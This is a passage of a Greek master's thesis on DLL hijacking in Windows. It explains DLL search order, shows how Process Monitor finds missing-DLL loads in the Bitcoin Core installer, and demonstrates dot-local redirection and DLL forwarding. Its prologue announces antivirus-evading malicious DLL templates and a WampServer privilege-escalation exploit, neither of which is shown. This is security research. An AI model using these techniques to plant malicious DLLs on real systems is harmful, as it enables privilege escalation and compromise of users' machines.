ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

ΤΜΗΜΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

[Π.Μ.Σ. ΤΔΑΨΣ] – ΚΑΤ. ΑΣΦΑΛΕΙΑΣ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Dll hijacking in Windows Applications

Κερμελής Βασίλειος

MTE1516

Επιβλέπων Καθηγητής

Δρ. Χρ. Νταντογιάν

Αθήνα, Ιανουάριος 2018

Πρόλογος

Το θέμα της διπλωματικής είναι “Dll Hijacking σε εφαρμογές των Windows”

Στα πρώτα κεφάλαια γίνεται μια εισαγωγή στα dll και στο dll hijacking δίνοντας έμφαση στα παραδείγματα και στις μεθοδολογίες εκμετάλλευσης της αδυναμίας.

Στην συνέχεια εισχωρούμε σε βάθος στην δημιουργία malicious dll ανακαλύπτοντας έναν νέο τρόπο δημιουργίας μη-ανιχνεύσουμε malicious dll.

Βλέπουμε τα εργαλεία που μπορεί κανείς να χρησιμοποιήσει για να εντοπίσει τέτοιου είδους αδυναμίες και δημιουργούμε μια μικρή επέκταση του εργαλείου Rattler.

Ακολουθεί ένα κεφάλαιο που περιέχει μη δημοσιευμένες αδυναμίες προγραμμάτων σε dll hijacking. Οι αδυναμίες ταξινομούνται σε υπο-ενότητες:

- σε installers,
- εγκατεστημένα προγράμματα,
- προγράμματα που δεν χρειάζονται εγκατάσταση,

Μέσα σε αυτές τις υποενότητες κανείς μπορεί να βρει λίστες με προγράμματα που είναι ευπαθή σε dll hijacking και που εκμεταλλεύοντάς τα, δίνουν στον επιτιθέμενο δικαιώματα διαχειριστή. Επίσης μια αναλυτική περιγραφή αδυναμίας που οδηγεί σε Privilege Escalation του WampServer καθώς και το αντίστοιχο exploit για το Metasploit.

Στα τελευταία κεφάλαια μπορεί κανείς να δει προτάσεις για μαζική διασπορά malware εκμεταλλεύοντας το dll hijacking καθώς και προτάσεις για μελλοντική δουλειά.

Τέλος γίνεται αναφορά σε αδυναμία που βρέθηκε στο παιχνίδι League Of legends (γνωστό και ως LOL) της εταιρείας Riot Games, όπου εγκρίθηκε η απόδοση χρηματικού ποσού μέσω του προγράμματος Bug Bounty.

Πίνακας περιεχομένων

Πρόλογος **2**
1 Εισαγωγή **5**
2 Dynamic-link library **5**
2.1 Τι είναι τα DLL (Dynamic-link library) 5
2.2 Πλεονεκτήματα της χρήσης των Dynamic-link libraries 6
2.3 «Ανεπίσημη» ταξινόμηση 6
3 Ανάλυση του Dll Hijacking **7**
3.1 Η αδύναμη «κλήση» 7
3.2 Κανόνες Αναζήτησης DLL 7
3.3 DLL hijacking με παράδειγμα 8
3.3.1 Εύρεση DLL Hijacking σε αρχείο εγκατάστασης - cryptocurrency wallet 8
3.5 «dot local» dll redirection 10
3.6 Dll Forwarding και hijacking 11
4 Δημιουργία malicious dll **13**
4.1 Η συνάρτηση DllMain entry-point 13
4.2 DllMain και meterpreter 15
4.3 Δημιουργία thread αντί για Process 19
5 Εργαλεία **22**
5.1 Process Monitor 22
5.2 Rattler 22
5.2.1 Rattler extension 23
6 Αδυναμίες σε προγράμματα και Privilege Escalation **24**
6.1 Installers 24
6.2 StandAlone Programs 25
6.3 Εγκατεστημένα Προγράμματα 26
6.3.1 WampServer Privilege Escalation - Περιγραφή & Exploit 27
6.3.1.1 Η εφαρμογή 27
6.3.1.2 Περιγραφή αδυναμίες 27
6.3.1.3 Metasploit Exploit 27
7 Τρόπος διασποράς dll hijacking **30**
7.1 Με φυσική παρουσία - Φάκελος Downloads 30
7.2 Απομακρυσμένος - Δημιουργία msi από τα exe των installers 30
8 League of Legends, Riot Games - Bug Bounty **32**

9 Προστασία 33
9.1 Προγραμματιστές 33
9.2 Χρήστες 33
10 Επίλογος 34
11 ΒΙΒΛΙΟΓΡΑΦΙΑ 35

1 Εισαγωγή

Στα τέλη του Αυγούστου του 2010 ερευνητές της Σλοβάκικης εταιρείας ασφαλείας ACROS δημοσίευσαν αρκετά στοιχεία για την αδυναμία dll hijacking. Την ίδια περίοδο ο Αμερικανός ερευνητής ασφαλείας και ιδρυτής του Metasploit, H.D. Moore ανακαλύπτει χιλιάδες vulnerable εφαρμογές σε dll hijacking.

Παρόλο που θεωρείτε ένα μεγάλο κεφάλαιο δεν έχει δοθεί μέχρι σήμερα η αρμόζουσα σημασία. Απόδειξη για αυτό είναι πως Dll Hijacking αδυναμίες εντοπίζονται μέχρι και σήμερα σε προϊόντα της Microsoft. Για να κατανοήσουμε καλύτερα τι σημαίνει Dll hijacking πρέπει πρώτα να δούμε τι είναι τα Dll.


2 Dynamic-link library

Σε αυτό το κεφάλαιο θα κάνουμε μια εισαγωγή στο τι είναι τα dll, γιατί μας είναι χρήσιμα, ποια είναι τα πλεονεκτήματά τους και τέλος θα ταξινομήσουμε για να έχουμε μια καλύτερη εικόνα.

2.1 Τι είναι τα DLL (Dynamic-link library)

Ένα Dll είναι μια βιβλιοθήκη που περιέχει κώδικα και δεδομένα που μπορούν να χρησιμοποιηθούν σε περισσότερο από μια εφαρμογές. Χρησιμοποιώντας τα dll ένα πρόγραμμα μπορεί διαμορφωθεί (modularized) σε διαφορετικά στοιχεία

π.χ. έστω ότι έχουμε ένα πρόγραμμα μισθοδοσίας και οι φορολογία αλλάζει κάθε χρόνο. Αν οι πληροφορίες φορολογίας έχουν τοποθετηθεί σε ένα dll τότε μπορούμε να κάνουμε αναβαθμίσεις χωρίς να χρειάζεται να παράγουμε και να εγκαταστήσουμε ολόκληρο το πρόγραμμα από την αρχή.



ΓΡΑΦΗΜΑ 1 ΚΛΗΣΗ DLL ΑΠΟ ΕΚΤΕΛΕΣΙΜΟ ΑΡΧΕΙΟ

Στην παραπάνω εικόνα βλέπουμε ένα παράδειγμα λειτουργίας ενός dll. Πως ένα εκτελέσιμο αρχείο ζητάει από ένα dll συγκεκριμένες function που χρειάζεται να χρησιμοποιήσει.

2.2 Πλεονεκτήματα της χρήσης των Dynamic-link libraries

Οι βασικοί λόγοι που χρησιμοποιούμε τα dll αρχεία αντί π.χ. να βάζουμε κατευθείαν τις function στον κώδικα του εκτελέσιμου είναι οι εξής:

Χρήση λιγότερων πόρων

Όταν διαφορετικά προγράμματα χρησιμοποιούν την ίδια βιβλιοθήκη από functions τότε ένα dll μπορεί να μειώσει την αναπαραγωγή του ίδιου κώδικα στην μνήμη και στον δίσκο. Αυτό έχει θετικά αποτελέσματα όχι μόνο σε ένα συγκεκριμένο πρόγραμμα αλλά και σε όλο το σύστημα.

Δημιουργία προγραμμάτων με modular αρχιτεκτονική

Ένα dll βοηθάει στον διαμοιρασμό του προγράμματος σε διαφορετικά στοιχεία π.χ. κάνει ευκολότερη τη διαδικασία της αναβάθμισης μιας εφαρμογής. Αντί να ζητάμε από τον χρήστη να κατεβάσει όλο το εκτελέσιμο, κατεβάζει απλά μερικά μικρά αρχεία, τα dll.


Function Name	Address	Relative Address	Ordinal	Filename	Full Path	Type
AddIntegrityLabelToBoundaryD...	0x00000001800...	0x00037d10	10 (0xa)	kernel32.dll	C:\WINDOWS\system32\kernel32.dll	Exported Function
AddLocalAlternateComputerNa...	0x00000001800...	0x00053310	11 (0xb)	kernel32.dll	C:\WINDOWS\system32\kernel32.dll	Exported Function
AddLocalAlternateComputerNa...	0x00000001800...	0x00053370	12 (0xc)	kernel32.dll	C:\WINDOWS\system32\kernel32.dll	Exported Function
AddRefActCtx	0x00000001800...	0x0001f950	13 (0xd)	kernel32.dll	C:\WINDOWS\system32\kernel32.dll	Exported Function
AddRefActCtxWorker	0x00000001800...	0x0001bef0	14 (0xe)	kernel32.dll	C:\WINDOWS\system32\kernel32.dll	Exported Function
AddResourceAttributeAce	0x00000001800...	0x000367f0	15 (0xf)	kernel32.dll	C:\WINDOWS\system32\kernel32.dll	Exported Function
AddScopedPolicyIDAce	0x00000001800...	0x00036800	17 (0x11)	kernel32.dll	C:\WINDOWS\system32\kernel32.dll	Exported Function
AddSecureMemoryCacheCallb...	0x00000001800...	0x00035580	18 (0x12)	kernel32.dll	C:\WINDOWS\system32\kernel32.dll	Exported Function
AddSIDToBoundaryDescriptor	0x00000001800...	0x0001dff0	16 (0x10)	kernel32.dll	C:\WINDOWS\system32\kernel32.dll	Exported Function
AddVectoredContinueHandler	NTDLL.RtlAdd...	0x00090272	19 (0x13)	kernel32.dll	C:\WINDOWS\system32\kernel32.dll	Exported Function

ΕΙΚΟΝΑ 1 ΟΙ FUNCTIONS ΣΤΟ ΕΣΩΤΕΡΙΚΟ ΤΟΥ KERNEL32.DLL

Στο παράδειγμα της φωτογραφία παρατηρούμε το εσωτερικό του kernel32.dll, στην πρώτη στήλη βλέπουμε τα ονόματα των function που περιέχει στην δεύτερη η διεύθυνση μνήμης.

2.3 «Ανεπίσημη» ταξινόμηση

Για την καλύτερη κατανόηση τα χωρίσαμε σε System DLL και Application DLL.



ΓΡΑΦΗΜΑ 2 ΚΛΗΣΗ ΤΩΝ DLL ΣΥΣΤΗΜΑΤΟΣ ΚΑΙ ΤΗΣ ΕΦΑΡΜΟΓΗΣ

System DLL: Πρόκειται για τα dll που παρέχονται από το λειτουργικό των Windows και περιέχουν functions που πολλά εκτελέσιμα μπορεί να χρειάζονται όπως π.χ. το winsock.dll που περιέχει ότι χρειάζεται για την σύνδεση στο ίντερνετ όπως SEND, RECEIVE, BIND.

Application DLL: Τα dll που φτιάχνει ο προγραμματιστής για την εφαρμογή και συνήθως πηγαίνουν μαζί με την εφαρμογή.

3 Ανάλυση του Dll Hijacking

Έχοντας μια εικόνα για το τι είναι τα dll μπορούμε πλέον να δούμε τι είναι το dll hijacking. Σε αυτό το κεφάλαιο θα δούμε μέσα από ένα παράδειγμα το dll hijacking όπου θα γίνει πλήρως κατανοητό το είδος της αδυναμίας, όπως επίσης θα αναφερθούμε στις μεθοδολογίες του dot local και το dll forwarding και πως επιτυγχάνεται dll hijacking μέσα σε αυτές.

3.1 Η αδύναμη «κλήση»

Ένα πρόγραμμα μπορεί να οριστεί για να καλέσει ένα dll με δυο τρόπους:

- Fullpath: Ο προγραμματιστής καθορίζει το ακριβές path που βρίσκεται π.χ. το c:\Windows\System32\kernel32.dll

- Filename: Ο προγραμματιστής καθορίζει μόνο το όνομα π.χ. του kernel32.dll και το λειτουργικό με βάση τους κανόνες αναζήτηση βρίσκει και επιστρέφει το path του kernel32.dll

Στην πρώτη περίπτωση το πρόγραμμα βρίσκει αμέσως το σημείο του dll ενώ στην δεύτερη το λειτουργικό σύστημα επιστρέφει το σημείο που βρίσκεται το dll με βάση τους κανόνες αναζήτησης. Το πρώτο που θα βρεθεί αυτό και θα επιστραφεί. Εδώ ακριβώς βρίσκεται και το πρόβλημα, ας το δούμε πιο προσεκτικά.

3.2 Κανόνες Αναζήτησης DLL

Στην περίπτωση λοιπόν που ο προγραμματιστής δεν ορίσει το ακριβές path για το DLL αρχείο τότε τα Windows θα αναλάβουν να το βρουν σύμφωνα με τους κανόνες που έχει ορίσει το λειτουργικό σύστημα. Η αναζήτηση έχει ως εξής:

1. Το φάκελο από όπου φορτώθηκε η εφαρμογή
2. Το προσωρινό φάκελο που βρίσκεται ο χρήστης και το εκτελεί το πρόγραμμα
3. Στο φάκελο του συστήματος (C:\Windows\System32)
4. Το 16-bit φάκελο συστήματος (C:\Windows\System)
5. Το φάκελο Windows (C:\Windows\)
6. Όλους τους φακέλους που βρίσκονται στο PATH

Για λόγους ασφαλείας η Microsoft και για να προστατέψει τις εφαρμογές από το dll hijacking δημιούργησε το SafeDllSearchMode. Όταν λοιπόν είναι ενεργοποιημένο τότε η

παραπάνω σειρά αναζήτησης αλλάζει και το 2 πάει στην θέση 5 και όλα μετακινούνται προς τα πάνω. Άρα έχουμε:

1. Το φάκελο από όπου φορτώθηκε η εφαρμογή
2. Στο φάκελο του συστήματος (C:\Windows\System32)
3. Το 16-bit φάκελο συστήματος (C:\Windows\System)
4. Το φάκελο Windows (C:\Windows\)
5. Το προσωρινό φάκελο που βρίσκεται ο χρήστης και το εκτελεί το πρόγραμμα
6. Όλους τους φακέλους που βρίσκονται στο PATH

3.3 DLL hijacking με παράδειγμα

Τώρα που είδαμε πως κάνουν αναζήτηση τα Windows για τα DLL μπορούμε να καταλάβουμε καλύτερα τι είναι το DLL Hijacking.


Έστω λοιπόν πως μια εφαρμογή χρειάζεται το test.dll για να εκτελεστεί αλλά δεν έχει οριστεί με το ακριβές path αλλά υπάρχει στο φάκελο συστήματος. Ένας επιτιθέμενος μπορεί να τοποθετήσει ένα δικό του DLL σε κάποια θέση πριν από το φάκελο συστήματος όπως είδαμε στους κανόνες αναζήτησης. Όταν ο χρήστης εκτελέσει την εφαρμογή η εφαρμογή θα εντοπίσει πρώτα το αρχείο του επιτιθέμενου πριν φτάσει στο φάκελο του συστήματος. Δηλαδή με το άνοιγμα της εφαρμογής θα εκτελεστεί ο κακόβουλος κώδικας του επιτιθέμενου.

Πρόκειται για υψηλής επικινδυνότητας αδυναμία και αυτό γιατί όταν τα προγράμματα με την αδυναμία απαιτούν δικαιώματα διαχειριστή για την εκτέλεσή τους τότε παίρνει δικαιώματα διαχειριστή και ο κακόβουλος χρήστης.

Συνήθως τα αρχεία εγκατάστασης εφαρμογών ζητάνε δικαιώματα διαχειριστή.

3.3.1 Εύρεση DLL Hijacking σε αρχείο εγκατάστασης - cryptocurrency wallet


Ένας τρόπος για να εντοπίσουμε ευπάθειες σε ένα πρόγραμμα είναι να χρησιμοποιήσουμε το Process Monitor (ProcMon) για να δούμε πότε ένα εκτελέσιμο κάνει αναζήτηση για DLL αρχείο.



ΕΙΚΟΝΑ 2 SCREENSHOT ΑΠΟ ΤΗΝ ΙΣΤΟΣΕΛΙΔΑ BITCOIN CORE

Στο παράδειγμα μας θα χρησιμοποιήσουμε το πορτοφόλι bitcoin core που το προτείνει η ιστοσελίδα bitcoin.org για να φυλάνε οι χρήστες τα κρυπτονομίσματα τους.


Κατεβάζουμε την εφαρμογή και πριν την εκτελέσουμε ανοίγουμε την εφαρμογή ProcMon όπου βάζουμε τα ακόλουθα φίλτρα για να μπορέσουμε να βρούμε τα process που μας ενδιαφέρουν.



ΕΙΚΟΝΑ 3 ΕΝΕΡΓΟΠΟΙΗΣΗ ΦΙΛΤΡΩΝ ΣΤΗΝ ΕΦΑΡΜΟΓΗ PROCESS MONITOR

Επειδή οι διεργασίες που εκτελούνται σε έναν υπολογιστή συνήθως είναι πάρα πολλές είναι απαραίτητο να βάλουμε σωστά φίλτρα για να έχουμε τα κατάλληλα αποτελέσματα.

- Process Name βάζουμε το όνομα του εκτελέσιμου
- Result θέλουμε να βρούμε το αίτημα όπου δεν βρέθηκε το dll από το εκτελέσιμο
- Path το αρχείο που θέλουμε είναι .dll



ΕΙΚΟΝΑ 4 ΕΥΡΕΣΗ ΕΥΠΑΘΩΝ DLL ΣΤΗΝ ΕΦΑΡΜΟΓΗ

Βρέθηκαν αρκετές εγγραφές αναζήτησης τους εκτελέσιμου για DLL που δεν βρήκε. Αν λοιπόν τοποθετήσουμε το κακόβουλο dll, στον ίδιο φάκελο που βρίσκεται και το αρχείο εγκατάστασης, με τα παραπάνω ονόματα των dll τότε θα εκτελεστεί και ο κακόβουλος κώδικάς μας.

3.5 «dot local» dll redirection

Από την ιστοσελίδα της Microsoft διαβάζουμε για το Dll Redirection:

“Οι εφαρμογές μπορεί να εξαρτώνται από συγκεκριμένη έκδοση «κοινόχρηστου» dll με αποτέλεσμα να αποτυγχάνει να λειτουργήσει σωστά αν μια άλλη εφαρμογή εγκαταστήσει μια νεότερη ή παλιότερη έκδοση του ίδιου dll. Υπάρχουν δυο τρόποι για να διασφαλίσετε πως η εφαρμογή σας χρησιμοποιεί το σωστό dll:

- Dll redirection
- side-by-side components.

Οι προγραμματιστές μπορούν να χρησιμοποιήσουν την επιλογή dll redirection επειδή δεν χρειάζεται να κάνουν κάποια αλλαγή στον κώδικα του προγράμματος. Αν δημιουργείται μια νέα εφαρμογή ή ένα update εφαρμογής τότε δημιουργήστε side-by-side component”

Με απλά λόγια η dot local dll redirection επιλογή παρέχει στους προγραμματιστές την δυνατότητα να «εξαναγκάσουν» μια εφαρμογή να χρησιμοποιήσει διαφορετική έκδοση από ένα συγκεκριμένο dll αρχείο, από αυτό που χρησιμοποιεί το υπόλοιπο σύστημα. Για παράδειγμα αν μια εφαρμογή efarmogi.exe δουλεύει μόνο με μια παλιά έκδοση του user32.dll αντί να αντικαταστήσουμε το user32.dll στο system32 φάκελο (που θα προκαλούσε ανεπανόρθωτα προβλήματα στο σύστημα) μπορούμε να την ανακατευθύνουμε και να τρέξει την παλιά έκδοση του dll. Το μόνο που έχουμε να κάνουμε είναι να δημιουργήσουμε ένα φάκελο efarmogi.local στον ίδιο φάκελο που βρίσκεται και το εκτελέσιμο και εκεί να τοποθετήσουμε την παλιά έκδοση του user32.dll.

Εξαιρούνται από το dll local redirection όσα dll βρίσκεται το όνομά τους στο KnownDlls στην registry στο path.

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs

Για να κάνουμε μια δοκιμή γράφουμε ένα πρόγραμμα που καλεί ένα dll.


```
#include "stdafx.h"
int main()
{
	HMODULE importdll;

	importdll = LoadLibrary("C:\WINDOWS\\System32\\user32.dll");

	if (importdll == NULL) {
		printf("Den fortothike to Dll!\n");
	}
	else {
		printf("Ola ok!\n");
	}
}
```

Το πρόγραμμα προσπαθεί να φορτώσει το το dll από συγκεκριμένο path, δεν το βρίσκει όμως και βγάζει το μήνυμα

```
C:\Users\Drunki\Documents\Visual Studio 2015\Projects\localredirection\Debug>localredirection.exe
Den fortothike to Dll!
```

ΕΙΚΟΝΑ 5 ΠΑΡΑΔΕΙΓΜΑ LOCALREDIRECTION

Δημιουργούμε το φάκελο localredirection.exe.local στον ίδιο φάκελο με το εκτελέσιμο και βάζουμε εκεί το dll με το messagebox που έχουμε δείξει πιο πάνω.



ΕΙΚΟΝΑ 6 ΛΕΙΤΟΥΡΓΙΑ ΤΟΥ DOT LOCAL

Αυτή τον φορά μας εμφανίζει ένα μήνυμα λάθους γιατί δεν βρήκε entry point για να φορτώσει το dll στην μνήμη αλλά αυτό που έχει σημασία είναι πως προσπάθησε να ανέτρεξε στον φάκελο .local βρήκε το user32.dll και δεν πήγε στο system32.

Κάτι που επίσης είναι σημαντικό είναι πως ο προγραμματιστής έχει ορίσει το ακριβές path που βρίσκεται το dll και παρόλα αυτά προτεραιότητα εκτέλεσης δίνεται στον τοπικό φάκελο .local.

(Πριν κάνουμε compile το πρόγραμμα απενεργοποιήσαμε την δημιουργία του manifest)

3.6 Dll Forwarding και hijacking

Όπως έχουμε αναφέρει και νωρίτερα μια εφαρμογή εξαρτάται άμεσα από τα dll του συστήματος και τα δικά της για να μπορέσει να έχει πρόσβαση στις διάφορες functions . Όταν η εφαρμογή εκτελείται ο windows loader κοιτάζει στο Import table της εφαρμογής βλέπει ποια dll πρέπει να φορτωθούν, τα φορτώνει όλα και αφήνει την εφαρμογή να εκτελεστεί.

Το dll forwarding είναι γνωστή πρακτική και χρησιμοποιείται συχνά μέσα στα dll των Windows. Βοηθάει να μην υπάρχει επαναλαμβανόμενος κώδικας.


```
C:\Program Files (x86)\Microsoft Visual Studio 14.0\VC\bin>dumpbin.exe /exports "c:\Users\Drunki\
esktop\user32.dll"
Microsoft (R) COFF/PE Dumper Version 14.00.24215.1
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file c:\Users\Drunki\Desktop\user32.dll

File Type: DLL

  Section contains the following exports for USER32.dll

    00000000 characteristics
    97F961C5 time date stamp
        0.00 version
        1502 ordinal base
        1209 number of functions
         974 number of names

    ordinal hint RVA      name

        1504    0 000334B0 ActivateKeyboardLayout
        1505    1 000321C0 AddClipboardFormatListener
        1506    2 00023B80 AdjustWindowRect
        1507    3 000137B0 AdjustWindowRectEx
        1508    4 00074550 AdjustWindowRectExForDpi
```

ΕΙΚΟΝΑ 7 ΛΙΣΤΑ ΤΩΝ FUNCTION ΣΤΟ USER32.DLL ΑΠΟ ΤΟ ΕΡΓΑΛΕΙΟ DUMPBIN

Χρησιμοποιούμε το εργαλείο dumpbin όπου μας δείχνει μια λίστα με όλες τις function που υπάρχουν το user32.dll.

```
1665   9C        DefDlgProcA (forwarded to NTDLL.NtdllDialogWndProc_A)
```

Καθώς παρατηρούμε την λίστα βλέπουμε μια εγγραφή όπου η DefDlgProcA είναι forwarded, στο NTDLL. Αν δηλαδή κάποιος χρησιμοποιήσει αυτό το dll και ζητήσει την συγκεκριμένη function αυτόματα θα φορτωθεί το ntdll και θα εκτελεστεί η NtdllDialogWndProc_A.



ΓΡΑΦΗΜΑ 3 ΤΡΟΠΟΣ ΛΕΙΤΟΥΡΓΙΑΣ ΤΟΥ DLL FORWARDING

Σε μια κακόβουλη περίπτωση ο επιτιθέμενος τοποθετεί το δικό του dll ανάμεσα στην εφαρμογή και τα πραγματικά dll. Η εφαρμογή στέλνει αιτήματα στα «μολυσμένα» dll όπου εκεί εκτελείται ο κακόβουλος κώδικας και προωθεί τα αιτήματα αυτά στα πραγματικά dll, όπου καλούνται οι πραγματικές function που ζητάει η εφαρμογή.

Για παράδειγμα ας πούμε πως μια εφαρμογή χρειάζεται το user32.dll για να εκτελέσει messageboxA(). Ο επιτιθέμενος δημιουργεί το δικό του μολυσμένο user32.dll, που εκτελεί τον κώδικά του και προωθεί το αίτημα της εφαρμογής στο πραγματικό user32.dll.

Στην πράξη θα έφτιαχνε ένα ψεύτικο dll που οι function θα έχουν ίδιο όνομα με το κανονικό dll = κανονικό dll κανονική function.


4 Δημιουργία malicious dll

Πως δημιουργούμε ένα dll και πως μπορούμε να το μετατρέψουμε σε malicious ώστε να τρέξει τον κώδικά μας; Θα το δούμε σε αυτό το κεφάλαιο. Επίσης δημιουργήσαμε ένα δικό μας template για την δημιουργία dll ώστε να είναι μη ανιχνεύσιμο από τα antivirus.

4.1 Η συνάρτηση DllMain entry-point

